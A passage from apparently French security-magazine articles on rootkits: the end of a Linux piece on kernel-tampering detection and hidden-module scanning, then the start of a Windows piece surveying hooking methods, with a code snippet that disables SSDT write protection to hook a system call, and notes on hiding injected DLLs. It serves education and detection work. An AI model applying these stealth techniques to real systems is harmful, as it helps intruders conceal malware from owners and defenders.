En fait, pour protéger le noyau, c'est comme pour protéger une partie d'un réseau : plusieurs mécanismes doivent être mis en place, tous se renforçant mutuellement. Tout d'abord, on doit interdire le chargement des modules (ce qui n'est pratiquement jamais le cas par défaut, et demande donc de recompiler son noyau). Reste alors l'accès aux fichiers `/dev/[k]mem` : il est donc nécessaire d'en interdire – ou au minimum contrôler – l'accès. Par défaut, on peut mettre en place du contrôle d'accès, par exemple au travers de SELinux, mais l'application du patch `grsecurity` s'avère plus simple.

Signalons l'existence de nombreux logiciels permettant de détecter une éventuelle modification du noyau. Par exemple, certains programmes comme `kern_check` essayent de détecter une modification de la table des appels système en comparant son état avec le fichier `System.map`. D'autres, comme `checkps`, essayent de détecter les processus cachés. Il y en a même qui utilisent le périphérique `/dev/kmem` pour essayer de détecter des modifications, comme le logiciel Kstat.

Tout comme il existe des rootkits, il existe également des programmes spécialisés dans la détection de tels rootkits. On citera Saint Jude, Chkrootkit, Rootkit scan ou encore RootkitHunter. Ces détecteurs de rootkits s'appuient principalement sur des signatures de rootkits.

Une autre technique facilement implémentable est de sauvegarder dans un fichier tous les pointeurs noyau intéressants lorsque le système est sain. Une sorte de *Tripwire*, mais pour le noyau. Par exemple, tous les pointeurs stockés dans la table des appels système, dans la table des interruptions (IDT), les pointeurs VFS, ainsi que les X premiers octets de chaque fonction intéressante. À l'aide d'un petit *job* crontab, on vérifie à intervalle régulier l'intégrité de ces pointeurs. Signalons tout de même que bien que cette technique soit fonctionnellement faisable, elle n'est pas tout à fait sûre. Un attaquant relativement méticuleux fera en sorte de pouvoir contourner cette protection, soit en ne modifiant ces pointeurs, soit en *hookant* l'accès au noyau.

À noter qu'une technique plus empirique permet de se faire une idée au cas où les valeurs initiales n'auraient pas été sauvegardées. Par exemple, les adresses des appels système se suivent dans une même zone mémoire, et sont croissantes (comme les indices dans la table). Il s'agit alors de vérifier que c'est effectivement le cas. Idem avec la table des interruptions. Cela s'apparente à de la détection d'anomalies.

6.2 Une technique originale pour détecter des modules cachés dans le noyau

Quand un module est inséré dans le noyau, l'appel système `create_module` (`linux/modules.c`) est invoqué. Regardons de plus près comment il alloue l'espace pour un module (dans le cas des noyaux 2.2/2.4 ; pour les noyaux 2.6, `create_module` n'existe plus, mais les modules sont toujours alloués dans le même type d'espace d'adressage) :

```
asmlinkage unsigned long sys_create_module(const char *name_user, size_t size)
{
...
   if ((mod = (struct module *)module_map(size)) == NULL) {
              error = -ENOMEM;
              goto err1;
        }
...
}
```

La macro `module_map` étant définie (`include/asm/module.h`) :

```
#define module_map(x)          vmalloc(x)
```

Il s'agit d'un appel à `vmalloc` qui, comme `kmalloc`, alloue de l'espace dans la mémoire noyau. La différence est que `vmalloc` alloue une région mémoire contiguë dans l'espace d'adressage virtuel, mais les pages ne sont pas nécessairement physiquement contiguës, ce qui n'est pas le cas avec `kmalloc`. Voyons un petit rappel de l'organisation de la mémoire sous Linux.


Sous Linux, la mémoire vive est divisée en deux parties : une partie dédiée à l'image du noyau (c'est-à-dire son code et ses structures de données statiques) et une autre partie gérée par le système de mémoire virtuelle. Ce système de mémoire virtuelle permet de satisfaire les demandes mémoire provenant aussi bien du noyau que des processus.

Sous une architecture 32 bits, l'espace d'adressage virtuel (ou linéaire) s'étend sur 4 Go (2^32). Les trois prémiers giga-octets d'adresses linéaires peuvent être accédés lorsque le processus est en mode utilisateur ou en mode noyau. Le quatrième giga-octet d'adresses linéaires est réservé au noyau. Il débute à l'adresse linéaire `0xc0000000`. Cette dernière est représentée dans le noyau par la macro `PAGE_OFFSET`. C'est à partir de cette adresse que la RAM (par exemple, imaginons qu'on a 256 Mo de RAM sur notre machine) est mappée par le noyau. Mais notre RAM n'occupe qu'une petite partie de ce giga-octet commençant à `PAGE_OFFSET`, dans notre cas où on possède 256 Mo de RAM. Toutes les adresses linéaires au-delà de cette zone réservée sont disponibles pour mapper les zones de mémoires non contiguës, c'est-à-dire la mémoire allouée à l'aide de `vmalloc`, exactement où les modules seront stockés, puisqu'ils sont chargés en mémoire dans un espace alloué à l'aide de `vmalloc`. L'adresse linéaire correspondant à la fin de la mémoire physique est enregistrée dans la variable `high_memory`.

Précisions que si on possède plus de 1 Go de RAM, seulement les 896 premiers Mo de RAM seront mappés en mémoire.

Voici un petit schéma récapitulant l'organisation de la mémoire à partir du quatrième giga-octet :

On peut voir qu'il y a une taille de 8 Mo entre la fin de la mémoire physique, représentée par la variable `high_memory`, et le début de la première zone pour `vmalloc`. C'est une zone installée par mesure de sécurité. Il ne sera pas nécessaire de détailler davantage cette structure. C'est la même chose pour les 4 Ko entre les zones de mémoire non contiguës. La taille entre `VMALLOC_START` et la fin du quatrième giga-octets est définie par défaut à 128 Mo (128 Mo minimum, mais ça peut être plus comme dans le cas où l'on dispose de 256 Mo de RAM). Il est encore important de savoir que `vmalloc` alloue des zones mémoires multiples de 4096,



4 *Organisation de la mémoire noyau*

c'est-à-dire de la taille d'une page. Donc, si une demande d'allocation est effectuée, la taille demandée sera arrondie au multiple supérieur de 4096.

Nous savons maintenant comment est organisée notre mémoire noyau. Nous savons également qu'un module est alloué à l'aide de `vmalloc`. Nous pourrions donc rechercher un module dans l'espace mémoire de `vmalloc`. Comme `vmalloc` alloue des régions de la taille d'un multiple d'une page, le nombre d'emplacements théoriques pour un module est de 128 Mo divisé par 4096 Ko, ce qui donne 32768 endroits différents. Il suffit alors de scanner la mémoire noyau à la recherche de modules en se déplaçant par sauts de 4096 octets. À chaque page accédée, après avoir vérifié qu'elle est bien mappée (c'est-à-dire qu'on ne va pas provoquer un défaut de page en y accédant), on fait pointer une structure de type `module` dessus. On regarde ensuite si le paramètre `name` de cette structure contient des caractères alphanumériques et que le paramètre `size` est valide (c'est-à-dire dans une certaine gamme de valeurs). Si c'est le cas, alors on a bien détecté un module. Un programme implémente cette technique, il s'agit de `module_hunter` [7].

Conclusion

Comme on l'a vu, les rootkits ne datent pas d'hier. Au cours des 10 dernières années, on a pu observer des rootkits de plus en plus sophistiqués profitant des faiblesses ou fonctionnalités (c'est au choix) du noyau pour se dissimuler et effectuer les tâches désirées par l'attaquant. Une remarque générale que l'on peut observer néanmoins est que les rootkits deviennent de plus en plus user land et non kernel land. Ceci pour deux raisons : il est plus facile de développer un rootkit portable en espace utilisateur et un rootkit en espace utilisateur est bien plus stable qu'un rootkit kernel land. Cependant, ce n'est nullement la fin des rootkits noyau et on en verra encore se développer au cours des prochaines années. De nouvelles voies sont cependant explorées comme on a pu le voir récemment avec le rootkit Blue Pill profitant du système de virtualisation [24]. Il est cependant encore difficile de dire si ces types de rootkits vont être utilisés par des attaquants en situations réelles.

Références

[1] PREVELAKIS (Vassilis) et SPINELLIS (Diomidis), *The Athens Affair*, *Spectrum Online*, 2007.

[2] Halflife, « *Bypassing Integrity Checking Systems* », *Phrack* 51, 1997.

[3] Plaguez, « *Weakening the Linux Kernel* », *Phrack* 52, 1998.

[4] **http://darkangel.antifork.org/codes.htm**

[5] LACOMBE (Éric), RAYNAL (Frédéric), NICOMETTE (Vincent), « De l'invisibilité des rootkits : application sous Linux », dans les actes de *SSTIC*'07.

[6] LACOMBE (Éric), « Kernel Corner – Les appels système et l'instruction SYSENTER », GNU/*Linux Magazine* 85.

[7] **http://jdoe.freeshell.org/howtos/ExitTheMatrix/misc/kernel_auditor/module_hunter.c**

[8] CESARE (Silvio), « *Kernel Function Hijacking* », 1999.

[9] CESARE (Silvio), « *Syscall redirection without modifying the syscall table* », 1999.

[10] kad, « *Handling Interrupt Descriptor Table for fun and profit* », *Phrack* 59, 2002.

[11] stealth, « *Kernel rootkit experience* », *Phrack* 61, 2003.

[12] buffer, « *Hijacking Linux Page Fault Handler* », *Phrack* 61, 2003.

[13] pragmatic et THC, *(nearly) Complete Linux Loadable Kernel Modules. The definitive guide for hackers, virus coders and system administrators*, 1999

[14] spacewalker, « *Indetectable Linux Kernel Module* », **http://www.ouah.org/spacelkm.txt**

[15] SPARKS (Sherri) et BUTLER (Jamie), « *Raising The Bar For Windows Rootkit Detection* », *Phrack* 63, 2005.

[16] truff, « *Infecting loadable kernel modules* », *Phrack* 61, 2003.

[17] stealth, « *Kernel Rootkit Experiences* », *Phrack* 61, 2003.

[18] jbtzhm, « *Static Kernel Patching* », *Phrack* 60, 2002.

[19] sd & devik, « *Linux on-the-fly kernel patching without LKM* », *Phrack* 58, 2001.

[20] DORNSEIF (Maximilian), « *Owned by an iPod* », PacSec 2004.

[21] BOILEAU (Adam), « *Hit by a bus, Physical Access Attacks with Firewire* », Ruxcon, 2006.

[22] scythale, « *Hacking deeper in the system* », *Phrack* 64, 2007.

[23] twiz & sgrakkyu, « *Attacking the Core: Kernel Exploiting Notes* », *Phrack* 64, 2007.

[24] RUTKOWSKA (Joanna), **invisiblethings.org**.

3/3

Windows NDIS Rootkit Bl4me

Cet article a pour but de décrire dans un premier temps l'état de l'art des différentes techniques de développement de rootkits sous Windows. Dans un second temps, nous verrons des techniques de furtivités et de contournement de firewall au niveau NDIS (Network Driver Interface Specification) relativement nouvelles.

mots clés : *rootkit / noyau / Linux*

Historique

L'engouement pour les *rootkits* sous Windows n'est plus à démontrer. Il suffit de regarder les analyses de *malwares* des sites antivirus (Symantec, McAfee) pour voir que la plupart possèdent dorénavant des techniques de furtivité. Ces trois dernières années le développement de ces méthodes a été multiplié par six en même temps que la complexité des rootkits [1].

La faute en incombe certainement au besoin croissant des auteurs de malwares de contourner les antivirus, afin que leurs programmes puissent effectuer leurs malveillantes opérations en toute tranquillité. Au départ, ces techniques de furtivité (comme l'API *hooking* via IAT ou par *Inline hook*) étaient *user-land* et provenaient du monde des virus. Les techniques *kernel-land*, elles, se sont surtout développées grâce à l'agrandissement de la communauté « rootkit », l'ouverture de sites comme **rootkit.com**, l'écriture, puis la traduction d'articles provenant des scènes russes/chinoises et l'arrivée dans *Phrack* d'articles sur le sujet en sont la preuve.

L'un des premiers documents traitant réellement de la furtivité sous Windows, paru en août 2003 dans le sixième *e-zine 29A*, « *Invisibility on NT boxes* [2] » de Holy_Father est le papier décrivant les techniques utilisées par le rootkit HackerDefender du même auteur, une référence pour quiconque s'intéresse aux rootkits (même si le code publié pour Windows 2000 demande quelques modifications pour fonctionner sous Windows XP). Par la suite, sont arrivés les rootkits suivants :

- FU et FUTO [3] introduisant la technique du DKOM[1] ;
- BootRoot [4] et Pixie [5] de Eeye qui ont montré qu'il était possible de corrompre la machine avant le chargement de l'OS ;
- Les techniques de virtualisation matérielle, notamment utilisées par Blue Pill [6] de Joanna Rutkowska, qui améliorent la furtivité des rootkits.

La plupart du temps, pour réaliser un rootkit sous Windows, il faut utiliser des composants non officiellement documentés par Microsoft. Même si, actuellement, on peut dire que 90% des API exportées par le noyau (`ntoskrnl.exe`) sont documentées de façon plus ou moins claire, avant (et encore aujourd'hui !), il fallait faire un peu de *reverse engineering* pour retrouver les arguments et structures utilisés. Heureusement, tout ceci est largement sponsorisé par les symboles de débogage gentiment fournis par Microsoft.

Comme un rootkit doit modifier le comportement de l'OS vis-à-vis d'une série d'opérations, comme l'énumération des processus, des fichiers, des connexions et bien d'autres, il faut que ce dernier contrôle le comportement d'un ensemble d'API critiques. Pour cela, le rootkit va installer des *hooks*[2] pour contrôler le résultat de ces API. Il est possible de placer ces hooks aussi bien dans un processus user-land que dans le noyau ou dans un driver, du moment qu'on est capable de retrouver la fonction qu'on veut hooker. Il est aussi important de bien déterminer la liste des fonctions qu'on va hooker. Après avoir réalisé cette liste, il reste un choix crucial à faire, le rootkit sera-t-il user-land ou kernel-land ? Développer en user-land a l'avantage d'être simple et léger, mais n'affecte que les processus, tandis que programmer en kernel-land demande plus de technicité, mais peut affecter toutes les applications et même les drivers de niveau supérieur.

État de l'art

Tout d'abord, il est important de connaître les différentes techniques actuelles utilisées par les rootkits. Pour mieux illustrer les différentes méthodes, nous allons partir du schéma Fig. 1 qui montre le parcours de l'appel système `NtQueryDirectoryFile`. Cette fonction permet de retrouver les fichiers d'un dossier, elle est donc souvent hookée par les rootkits pour cacher un ou plusieurs fichiers.

1. User-land hooks

Les hooks user-land peuvent être réalisés en injectant du code dans un processus, l'injecteur alloue de la mémoire avec un `VirtualAllocEx`, copie le code avec `WriteProcessMemory`, puis l'exécute avec un `CreateRemoteThread`. Le code injecté devra être capable de retrouver tout ce dont il a besoin dans le contexte du processus visé pour s'exécuter. En effet, dans un programme lié dynamiquement, les appels aux bibliothèques externes relogeables ne sont pas codés en statique, une table des imports (IAT[3]) est remplie par le *loader* de l'OS et contient les adresses des fonctions provenant des DLL[4]. Donc, si on copie, puis qu'on exécute un code provenant du processus dit « injecteur » dans l'espace d'un autre processus, alors les appels aux API ne fonctionneront pas à cause de la configuration différente de l'IAT. Il faut soit que le code injectée manipule les adresses « en dur », ce qui n'est pas forcément une solution idéale, soit qu'il les retrouve de lui-même. Je rappelle aussi que chaque processus possède son propre espace mémoire et que modifier une DLL dans l'un ne signifie pas qu'elle le sera pour tous les autres. Il faut de ce fait injecter le code du rootkit dans tous les processus existants.

Plutôt que d'injecter directement un code binaire, il est possible d'injecter une DLL qui posera les hooks sur les fonctions choisies. Le code est beaucoup plus simple à réaliser, mais quand on voit `h4x0rz.dll` apparaître dans la liste des DLL chargées par le processus, on est en droit de se poser des questions. En cherchant bien, on

Ivanlef0u@security-labs.org

peut toujours réussir à faire disparaître la DLL en détachant une structure `LDR_DATA_TABLE_ENTRY` des listes `InLoadOrderModuleList`, `InMemoryOrderModuleList` et `InInitializationOrderModuleList` référencées par le champ Ldr de type `PEB_LDR_DATA` du PEB **[7]**.

Une fois qu'on se trouve dans l'espace mémoire du processus, il reste à installer les hooks sur les fonctions cibles, ce qui peut se faire de deux manières :


1▶ On modifie le pointeur de fonction dans l'IAT du module qui fait appel à la fonction visée, par exemple, dans le cas où l'on veut hooker la fonction native `NtQueryDirectoryFile`, celle-ci n'étant pas directement appelée (normalement) par le programme, mais par l'intermédiaire de fonctions comme `FindNextFile` ou `FindFirstFileEx` de `kernel32.dll`. Ces fonctions vont utiliser l'IAT de `kernel32.dll` pour connaître l'adresse de fonction `NtQueryDirectortyFile` dans `ntdll.dll`. Il suffit donc de modifier la table des imports de kernel32 (qu'on retrouve facilement à travers les structures TEB[5]/PEB[6]) vers notre fonction `MyNtQueryDirectoryFile` qui appelle ensuite la vraie `NtQueryDirectoryFile` et modifie le résultat.

L'exemple de la fonction native `NtQueryDirectoryFile` de `ntdll.dll` n'est pas un hasard. On aurait très bien pu faire la même opération avec `FindNextFile` en hookant l'IAT de notre programme. Le problème, c'est qu'il faut aussi hooker `FindFirstFile` et `FindFirstFileEx`, autant donc directement modifier le comportement d'une fonction se situant à un plus bas niveau et étant commune aux trois appels. Retenez qu'il est toujours mieux de hooker l'appel natif de telle sorte que tous les résultats des fonctions qui font appel à ce *syscall* soient modifiés.

2▶ Il est aussi possible de modifier directement le prologue (`push ebp\mov ebp, esp\sub esp xxh` le plus souvent) de la fonction en y ajoutant un saut vers notre code. Cependant, si on veut réutiliser la fonction, après il faut sauvegarder les instructions écrasées dans un *buffer*, puis les appeler avant d'appeler le reste de la fonction. Cette méthode évite de modifier l'IAT de tous les modules faisant appel aux fonctions natives.

Il faudra réaliser l'injection dans tous les processus susceptibles d'utiliser les API qu'on désire hooker, aussi bien dans ceux existant, que dans ceux qui seront créés. Bref, travailler en user-land peut être utile dans le cas où l'attaquant est simple utilisateur sur la b0x et qu'il ne dispose pas du `SeLoadDriverPrivilege`.

Il n'est pas rare de voir « dans la nature » un injecteur installer les hooks dans les processus accessibles avec une DLL au moment de son démarrage, l'injecteur se fermant après.



1 *Parcours de l'appel système, « NtQueryDirectoryFile » depuis l'user-land jusqu'au disque*

Dans le cas où l'attaquant est administrateur de la machine, il va pouvoir se faire vraiment plaisir. Comme le `SeDebugPrivilege` est disponible, il peut modifier le comportement des processus fonctionnant sous d'autres comptes (même ceux du compte SYSTEM !). Mais, le plus important, c'est qu'il est possible grâce au `SeLoadDriverPrivilege` de charger des pilotes sur la machine et d'interagir avec la mémoire noyau.

Kernel-land hooks

Il est intéressant d'abord de préciser qu'il est possible de modifier les structures du kernel depuis l'user-land sans forcément charger de driver. Il existe en effet l'équivalent sous Windows du `/dev/kmem` des systèmes UNIX. L'interface `/dev/kmem` permet d'avoir accès à la mémoire noyau depuis un processus. Sous Windows, il se nomme `\Device\PhysicalMemory`. Pour y accéder (en lecture/écriture), il faut modifier dans le DACL[7]de l'objet `Section`, l'ACE[8] de l'utilisateur administrateur avec la fonction `SetEntriesInAcl`. Après, il est possible de modifier la mémoire kernel, le gros défaut de cette méthode étant qu'on doit manipuler les adresses physiques. On peut aussi utiliser une API non documentée comme `NtSystemDebugControl` **[8]** pour manipuler le noyau cette fois avec des adresses virtuelles (dans le contexte du noyau).

Il est quand même plus pratique de charger un driver pour accéder aux structures noyau. Il existe 3 méthodes pour cela :

- Utiliser le *Service Control Manager* (SCM) en créant un service qui inscrit une clé dans le registre à l'emplacement `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services`, puis charge le driver. Il possible de lancer ou d'arrêter le driver avec les commandes `net /start|/stop <driver>`.
- Charger (ou décharger) le driver avec les appels natifs `NtLoadDriver` et `NtUnloadDriver`.
- Appeler l'API native `NtSetInformationSystem` avec le paramètre `SytemInformationClass` positionné à `SystemExtendServiceTable Information` (valeur 38) qui utilise ensuite `MmLoadSystemImage` avec l'attribut `LoadFlags` à `MM_LOAD_IMAGE_IN_SESSION`, tandis qu'un appel avec `NtLoadDriver` met cet attribut à 0. Charger un driver en appelant `NtSetInformationSystem` fera en sorte que le code soit alloué dans la *paged pool* (la mémoire qui peut être *swappée*). Lors de son fonctionnement, l'OS se retrouve parfois obligé de *remapper* en mémoire une page qui a été swappée sur le disque. Cette opération ne peut se fait qu'à un niveau d'interruption inférieur à la constante `DISPATH_LEVEL`. Si jamais une exception de type *page-fault* intervient parce que le code n'est pas résident en mémoire et que l'IRQL se situe à `DISPATH_LEVEL`, l'exception ne sera pas traitée pour des raisons de vitesse (remapper une page demande du temps). Dans notre cas, le driver chargé ne devra donc pas être appelé lorsque `IRQL >= DISPATCH_LEVEL`, sous peine de causer un BSOD[10].

Normalement un driver ne doit pas modifier les fonctions et structures du noyau (qui a parlé de PatchGuard ?!). Dans le cas d'un rootkit kernel-land, c'est justement ce qu'on veut faire. Il faut juste savoir où se placer pour installer nos différents hooks.

2. SYSENTER Hooks

Pour effectuer le passage du user-land au kernel-land, `ntdll.dll` utilise l'instruction `SYSENTER` (lorsqu'elle est disponible). Elle modifie le pointeur d'instruction (EIP), le pointeur de sommet de *stack* (ESP) et le segment de code (CS) pour que le code puisse accéder au noyau. Pour savoir avec quelles valeurs `SYSENTER` doit modifier ces registres, il existe des *Model Specific Registers* (MSR). Ainsi, en modifiant le MSR contenant l'EIP d'arrivée en kernel-land, `MSR_SYSENTER_EIP`, qui pointe normalement sur la routine `KiFastCallEntry`, vers notre propre routine et sachant que le registre EAX contient l'indice de la fonction dans la SSDT, il est possible de modifier l'appel système de notre choix par le nôtre.

Cependant, un simple `rdmsr 176` avec le *kernel debugger* permet de voir que le pointeur a été modifié. Avec un peu d'expérience, on détecte rapidement ce type de hook. Exemple :

```
; On lit le contenu du MSR à l'indice 0x176 (MSR_SYSENTER_EIP)
kd> rdmsr 176
msr[176] = 00000000`80540770

;on affiche le symbole le plus proche de cette adresse
kd> ln 80540770
(80540770)   nt!KiFastCallEntry   |  (8054087e)   nt!KiServiceExit
Exact matches:
    nt!KiFastCallEntry = <no type information>

; Par défaut le MSR_SYSENTER_EIP pointe sur la fonction KiFastCallEntry, si jamais
on ne retrouve pas cette valeur alors c'est que la fonction d'entrée en Kernel-land
n'est plus la même et qu'elle est désormais sous le contrôle d'un rootkit.
```

Ici, on voit que `MSR_SYSENTER_EIP` n'a pas été modifié, car l'adresse du MSR pointe bien sur `KiFastCallEntry`.

3. SSDT Hooks

Le grand classique ! Si hooker les pointeurs de fonctions de la SSDT[11] est relativement simple, cela s'avère facilement décelable par un anti-rookit. Il suffit de regarder la table de pointeurs de fonctions (`KiServiceTable`) pour s'apercevoir que ceux-ci ne pointent plus sur le code de la fonction dans `ntoskrnl`.

Depuis l'arrivée de Windows XP, la table des fonctions de la SSDT est en lecture seule. Pour contourner cette protection on peut remapper les pages en utilisant un MDL[12] qui permettra de manipuler les pages avec une nouvelle adresse virtuelle, désactivant ainsi la protection *read-only* des PTE[13] **[9]**. Voici un exemple de code servant à modifier un pointeur de fonction dans la `KiServiceTable` :

```
//Save old system call locations
OldZwQuerySystemInformation=(ZWQUERYSYSTEMINFORMATION(SYSTEMSERVICE(
ZwQuerySystemInformation));

//Map the memory into our domain so we can change the permissions on the MDL
g_pmdlSystemCall=IoAllocateMdl(KeServiceDescriptorTable.ServiceTableBase,
KeServiceDescriptorTable.NumberOfServices*4, 0, 0, NULL);
if(!g_pmdlSystemCall)
        return STATUS_UNSUCCESSFUL;

//The MmBuildMdlForNonPagedPool routine receives an MDL that
//specifies a virtual memory buffer in nonpaged pool,
//and updates it to describe the underlying physical pages.
MmBuildMdlForNonPagedPool(g_pmdlSystemCall);

//The MmMapLockedPages routine maps the physical pages that are
//described by a given MDL.
//Read only protection is disabled.
MappedSystemCallTable=MmMapLockedPages(g_pmdlSystemCall, KernelMode);

//Hook system call
HOOK_SYSCALL(ZwQuerySystemInformation, NewZwQuerySystemInformation,
OldZwQuerySystemInformation);
```

4. Inline hook sur API native

De même, si on effectue un inline hook (qui consiste à sauvegarder les instructions du début de la fonction pour les remplacer par un saut sur notre code), ceci reste détectable par un anti-rootkit. Il lui suffit d'inspecter les premiers octets de la fonction à la recherche d'une instruction `jmp`.

5. IRP_MJ_XXX fonctions Hooking

Pour expliquer cette technique, il faut connaître un peu le fonctionnement de l'*I/O Manager* de Windows. Pour communiquer avec son environnement, un driver doit mettre en place un ou plusieurs « *devices* ». Ils ont pour rôle de représenter les fonctions de communications du driver qui recevront les IRP[14]. Ces fonctions sont situées dans une table initialisée au lancement du driver, la table des `MajorFunctions`. On y retrouve par exemple les fonctions chargées de gérer les IRP de type :


```
IRP_MJ_CREATE : CreateFile, OpenFile
IRP_MJ_READ   : ReadFile
IRP_MJ_WRITE : WriteFile
IRP_MJ_DEVICE_CONTROL : DeviceIoControl
IRP_MJ_CLOSE  : CloseHandle
```

Un device peut être nommé ou non, dans le cas où il possède un nom, la convention veut que le device serve de communication avec l'user-land à travers les IOCTL[15]. En fait, le driver va créer pour le device nommé un lien symbolique avec la fonction `IoCreateSymbolicLink`, placé dans l'espace de noms `\GLOBAL??`. Cette arborescence étant accessible depuis l'user-land, le programme pourra donc ouvrir un *handle* sur le device associé au lien symbolique et lui envoyer des IOCTL.

On peut se demander à quoi sert un device anonyme. Il en existe 3 types :

- FiDO (*Filter Device Object*), qui ne fait que lire les IRP (ex. le device associé au driver de restauration) ;
- FDO (*Functional Device Object*) : par exemple le device du driver NTFS qui remplit le buffer représenté par l'IRP après l'appel au driver de disque ftdisk ou bien un driver d'antivirus qui analyse le contenu du fichier dont on a demandé l'ouverture ;
- PDO (*Physical Device Object*) qui représente le périphérique physiquement, (ex. : le device `\Device\HardDiskVolume1` du driver `\Driver\Ftdisk` correspond au disque dur contenant la partition primaire).

Pour mieux illustrer les choses, rien de tel qu'un dessin :



2 *Device stack associée au device \HardDiskVolme 1*

Lorsque la fonction `NtQueryDirectoryFile` veut demander au driver du système de fichiers (`NTFS.sys`) le contenu d'un répertoire, elle fabrique un IRP, avec la fonction `IoAllocateIrp`. Cet IRP est ensuite envoyé au driver NTFS, mais, avant, il traverse la driver stack se situant au dessus du device `\Device\HardDiskVolume1` représenté par le lien symbolique `\GLOBAL??\C:`. Sur le dessin Fig.2, on peut voir que le device du service de restauration (`\Filesystem\sr`) est attaché au device associé au driver `\Filesystem\Ntfs`.

`NtQueryDirectoryFile` ayant créé un IRP dont la `MajorFunction` est de type `IRP_MJ_QUERY_INFORMATION`, celui-ci est ensuite géré par la routine `NtfsFsdDirectoryControl` du driver NTFS **[10]**.

